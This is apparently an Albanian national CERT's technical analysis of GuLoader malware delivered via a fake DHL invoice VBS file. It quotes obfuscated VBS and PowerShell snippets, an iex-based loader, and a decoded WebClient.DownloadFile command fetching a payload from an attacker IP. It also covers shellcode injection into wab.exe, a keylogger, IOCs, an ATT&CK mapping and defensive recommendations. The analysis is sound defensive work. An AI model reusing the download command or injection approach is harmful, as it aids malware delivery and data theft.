REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR CERTIFIKIMIN ELEKTRONIK DHE SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës
Guloader

Versioni: 1.0
Data: 29/04/2024

PËRMBAJTJA

LISTA E FIGURAVE

Raporti është hartuar për të dokumentuar dhe analizuar tentativa sulmesh kibernetike ndaj infrastrukturave Kritike dhe të Rëndësishme të Informacionit në Republikën e Shqipërisë. Përmbajtja e këtij raporti bazohet në informacionet e disponueshme deri në datën e përfundimit të analizës.

Përcjellja e këtij raporti ka për qëllim informimin dhe ndërgjegjësimin e palëve të interesuara mbi indikatorët e sulmeve që ndikojnë tek Infrastrukturat Kritike dhe të Rëndësishme të Informacionit në Republikën e Shqipërisë. Raporti nuk duhet trajtuar si përfundimtar deri në përditësimin final të tij.

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet e evidentuara në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të versioneve të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKCESK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Përmbledhje Ekzekutive

Raporti thekson nevojën për vigjilencë dhe masa proaktive përballë kërcënimeve kibernetike të sofistikuara, duke theksuar rëndësinë e përditësimeve të rregullta dhe zbatimit të praktikave të rekomanduara të sigurisë për të mbrojtur infrastrukturën kritike dhe të rëndësishme të informacionit.

Gjatë monitorimit aktiv, ekipi i SOC pranë AKCESK ka evidentuar tentativa sulmesh drejt një prej infrastrukturave kritike të Republikës së Shqipërisë. Këto indikatorë u kaluan menjëherë për një analizim më të thelluar drejt ekipit të Drejtorisë së Analizës së Sigurisë Kibernetike. Raporti përmban detaje teknike si dhe indikatorët e kompromentimit që u evidentuan nga analiza e thelluar.

Në fund të raportit janë rekomandimet përkatëse të hartuara nga ekipi i Drejtorisë së Analizës së Sigurisë Kibernetike.

Informacione Teknike



Figura 1: Zinxhiri i infektimit nga skedari keqdashës GuLoader

Analiza e skedarit dhl_doc_awb_shipping_invoice_18_04_2024_000000000000024[.]vbs

Skedari *dhl_doc_awb_shipping_invoice_18_04_2024_000000000000024[.]vbs* me vlerë hash ***sha256***:*b312e71220b5c1a59397380829978ee5e10404d28c9573f576459fdae6103507* është një skedar i shkruajtur në ***Microsoft Visual Basic***. Në pamje të parë skedari duket sikur ka pjesë teksti të cilat janë pa informacion, por kjo është një mënyrë e zhvilluar nga aktorët keqdashës për të bërë sa më të vështirë analizën.

Evidentohet në skript një variabël me emrin **Forsdene** dhe ruan vlerën e bashkuar të disa karaktereve si më poshtë:
Forsderne = "po" + "w" + johannesburg + "rsh" + johannesburg + "ll" dhe **johannesburg = Chr(90+Improbabilities).**
Funksioni **Chr** kthen vlerën nga **unicode** në format **ASCII** dhe kur e mbledh me variablin **Improbabilities** kthehet në gërmën "*e*" dhe fjala e krijuar është **powershell.** Pra kuptojmë që tentohet të ekzekutohet një komandë në powershell .
Gjithashtu kemi një funksion me emrin **Pantry** si dhe inicializimin e një variabli me emrin **Blissed**:**Set Blissed = CreateObject("WScript.Shell")** e cila shërben për të ekzekutuar pjesë skripti të ndryshme si komanda powershelli.
fascistized = Blissed.Run(Subalternant,0)
Subalternant = Forsderne + ChrW(34) + Lolloping + ChrW(34)
Komanda e Powershell dhe disa ***strings*** si parametra:

dhl_doc_awb_shipping_invoice_18_04_2024_000000000000024.vbs

```
342   'Flagdagene doktordisputatsens medicinmssig talblokkene krablendes optometrist karatene botcherly crus
343
344
345   Forbrugerombudsmnden = Now
346
347   End Function
348
349   Crotintidsrummetto = String(40,"R83")
350
351
352
353   'tryksvrten tailbone amalgam terrorhandlings fratrdendes170; tippy jetsoms, originaldisketternes42 sko
354   Function Pantry
355
356   'Svirpendes, maadeligste fototek forlystelsessyge tejn227. vgtforgelsen stdpudestaterne: afsaltede.
357   'Programhovedet? fetishic aandsnrvrelsens? programdokumentationer meagreness udrustningens aandemanern
358   Set Blissed = CreateObject("WScript.Shell")
359
```

Figura 2: Wscript.Shell

```
'Muskats svejfers109, genindkaldelsens bambussers20 foolishly! hypnotiseret flittige
end if
'Grundfladeradiussers deponeringsmuligheders effektiviseringen overlavishness ideolo

'Vovehalse? absonant momentoes; tremasternes175 grftekants? getatability83 forkortel
'Clasher: vacuo20 staalstberiernes nonnotable anethene adonissers tuningssttenes; sk
Forsderne = "po" + "w" + johannesburg + "rsh" + johannesburg + "ll "
'Dykkerdragts: glykose bogled!
```

Figura 3: Powershell.exe

Evidentohet një nivel i lartë fshehje pasi variablat marrin vlera në bazë të përshkrimeve të *strings* nga më të ndryshmet, prandaj mënyra më e mirë për të kuptuar sjelljen mbetet duke e ekzekutuar skedarin dhe duke e ndjekur me anë të ***debug***. Vendoset një **breakpoint** në

variablin ***Subalterant*** dhe gjatë ekzekutimit evidentohet se variabli mban komandën e *Powershell-it* dhe disa komanda të fshehura.



Figura 4: Powershell command

Tentojmë komandën në powershell dhe e kopjojmë në një skedar .**ps1**, ku nisim analizimin duke e ekzekutuar pjesërisht për të kuptuar sjelljen e skedarëve.
Në skedar evidentohen funksionet ***Kalkning*** dhe ***Prvelsldates***:

```
function Kalkning($Dictyostele) {
 &          ($Typifikationer) ($Dictyostele);
}
```

Variabli ***$Typifikationer*** mbart vlerën **iex** (Invoke-Expression) dhe **$*Dictyostele*** merr si parametër komandat që në ekzekutim dalin nga fshehja nëpërmjet funksionit **Prvelsldates.**

```
Function Prvelsladtes($Umiri) { $Makronen = $Umiri.Length - $Corporales; For
($Marsupialised = 6; $Marsupialised -lt $Makronen; $Marsupialised += (7)) { $Dyrtidens
+= $Umiri.$Unpopulously.Invoke($Marsupialised, $Corporales);
}$Dyrtidens;
 }
```

Duke qenë se kemi disa funksione që thërrasin outputin e string, thirren në disa variabla për të parë qëllimin që ka ky skedar malinj.

Figura 5: Modifikimi i skedarit

Nga *outputet* e variablave evidentohet se ekzekutohet komandë në Powershell e cila tenton të shkarkojë një skedar me emrin: ***Rkenstaten.dsp*** nga url ***http://94[.]156[.]79[.]64*.**
Kjo evidentohet nga variabli **$Brujeria:**
New-Object System.Net.WebClient.DownloadFile(http://94.156.79.64/Rkenstaten.dsp,C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub).
Skedari ruhet në C:\Users***UserX***\AppData\Roaming me emrin **Skotskterrierens.Kub.** Ky skedar ka një varg karakteresh shumë të gjatë që në pamje të parë duket i enkoduar me ***base64.***



Figura 6: Skotskterrierens.Kub

Në fund të skedarit vendosim një **breakpoint** në variablin **$Vacherin** dhe evidentohet se kemi përsëri një pjesë script në **powershell.**



Figura 7: Stage 2 powershell script

Evidentohet se përsëri kemi një nivel shumë të lartë fshehjeje (*teknika: obfuscation*) të kodit keqdashës.

Gjatë ekzekutimit u evidentuan këto variabla me anë të ***debugger***:

$tetrasporangia > Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0

$Bedplates > User-Agent
$Spiderlike > http://94.156.79.64/Rkenstaten.dsp
$Hamamelidin > ">"
$Typifikationer > iex
$Knsdrifts > echo %appdata%\Skotskterrierens.Kub && echo $
$Bnnerup = New-Object System.Net.WebClient
$Brujeria > New-Object System.Net.WebClient.DownloadFile(http://94.156.79.64/Rkenstaten.dsp,C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub)

$phyllo > array me dy vlera : C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub dhe "&"
$Rapportgeneratorens > C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub

$r1 > phyllo = cmd /c echo %appdata%\Skotskterrierens.Kub && echo $

$Bnnerup.Headers[$Bedplates]=$tetrasporangia

Kjo përkthehet në: "Headers të objektit vendosen me vlerën Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0".

$Demagnification > System.dll
$Townlet >Microsoft.Win32.UnsafeNativeMethods
$Timelofterness > GetProcAddress
$Floragraferende > ReflectedDelegate
$Idhhmandens > InMemoryModule
$Recompenses > Class, Public, Sealed, AnsiClass, AutoClass
$Morgenfriskes > Invoke
$Sukkerfrie >Public, HideBySig, NewSlot, Virtual
$Hundene > VirtualAlloc
$sammenvoksningen > ntdll
$Fornjer > NtProtectVirtualMemory
$psychologism > User32
$Pyelocystitis > CallWindowsProcA
$Mlt > Kernel32
$Brejning > user32
$Interfoliere > ShowWindow

Nga variablat e nxjerrë nga fshehja më sipër, arrihet në përfundimin se po tentohet të bëhet injektim i një pjesë kodi drejt një procesi. Vazhdojmë me analizën e kodit dhe bëjmë një modifikim duke shtuar **Write-Output** dhe fshijmë pjesën ku thirret funksioni. Dhe në terminalin e *powershell-it* na shfaqet një listë e gjatë me komanda:



Figura 8: Kopjimi i shellcode në një process

Shndërrimi i *stringjeve* të koduara me **base64** në byte: Skripti përdor një varg të koduar me **base64**, e shndërron në *byte* dhe përdor këto ***byte*** për të krijuar një hapësirë në memorie.
Krijohet një ripozicionim i ri. Këto funksione përfshijnë **VirtualAlloc**, **CreateThread**, dhe **WaitForSingleObject**.
Diferenca në rastin tonë është variabli i enkoduar me **base64** është skedari që ruhej në **%appdata%\Skotskterrierens.Kub.**



Figura 9: Base64 encoded

Qëllimi është vendosja e shellcode **Guloader** në memorie.
Për ta kuptuar se ku ndodhet **shellcode** i parë duhet të ndjekim vijën llogjike duke ekzekutuar variablat hap pas hapi dhe dalim në përfundimin se:
Nga byte 0 deri në 664 ndodhet shellcode. Dhe tani na duhet të gjejmë adresën se ku alokohet ky shellcode. (KUJDES!) sa herë që do e ekzekutojmë skedarin adresa do ndryshojë gjithmonë.



Figura 10: Adresa e ripozicionuar

Nga investigimi në mjetin ***x64dbgr*** lidhim procesin e powershellit që është duke u ekzektuar si dhe vendosim një ***breakpoint*** në adresën e gjetur.



Figura 11: Adresa e Shellcodit

Krijojmë një ***dump*** në memorie dhe shohim në figurën më poshtë **shellcode** që injektohet.



Figura 12: Shellcode

Më pas vazhdojmë me procesin dhe do shohim procesin legjitim ***Wab.exe*** i cili do të hapet dhe do bëjë një lidhje me IP command and control: 193[.].222[.].96[.]11

Shellcode është bërë *inject* në një process legjitim. Gjithashtu nëse hapim skedarin *C:\Users\UserX\AppData\Roaming* do të evidentohet një skedar i krijuar nga ky process me emrin ***klgbvnspt.dat.*** Ky skedar ruan të gjitha veprimtaritë nga përdoruesi që bën në kompjuterin e tij (*Keylogger*).

Figura 13: Keylogger

Shellcode i bërë inject e nxjerrim nga ekzekutimi i skedarit keqdashës në sandbox të automatizuar.
http://94[.]156[.]79[.]64/cMkeRMn30.bin *e* cila injektohet në ***wab.exe.***

Figura 14: cMkeRMn30.bin

Indikatorët e kompromentimit

HASH-ET :

- dhl_doc_awb_shipping_invoice_18_04_2024_000000000000024[.]vbs
- sha256:*b312e71220b5c1a59397380829978ee5e10404d28c9573f576459fdae6103507*

IP:

- 193[.].222[.].96[.]11 C2

URL:

- http://94.156.79.64/Rkenstaten.dsp
- http://193.222.96.149/Rkenstaten.dsp
- http://94[.]156[.]79[.]64/cMkeRMn30.bin

Teknikat e MITRE ATT&CK

Nr.	Taktika	Teknika
1	Initial Access (TA0001)	T1566: Phishing
		T1566.001: Spear phishing Attachment
2	Execution (TA0002)	T1053.005: Scheduled Task
		T1204.002: Malicious File
3	Persistence (TA0003)	T1547.001: Registry Run Keys/ Startup Folder
		T1053.005: Scheduled Task
4	Privilege Escalation (TA0004)	T1140: Deobfuscation
		T1055.012: Process Hollowing
		T1053.005: Scheduled Task
5	Defense Evasion (TA0005)	T1564.001: Hidden Files and Directories
		TA1562.001: Disable or Modify Tools
		T1055.012: Process Hollowing
		T1564.003: Hidden Window
6	Credential Access (TA0006)	T1555.003: Credentials from WebBrowser
		TA1552.001: Credentials in files
		TA1552.002: Credentials in registry
7	Discovery (TA0007)	T1087.001: Local Account
		T1057: Process Discovery
		T1082: System Information Discovery
6	Collection (TA0009)	T1560: Archive Collect Data
		T1217: Browser Information Discovery
		T1115: Clipboard Data
		T1005: Data from Local System
7	Exfiltration (TA0010)	T1048.003 – Exfiltration Over Unencrypted NON Command-and-Control Protocol
8	Command and Control (TA0011)	T1071.003: Mail Protocols

Rekomandime

AKCESK rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".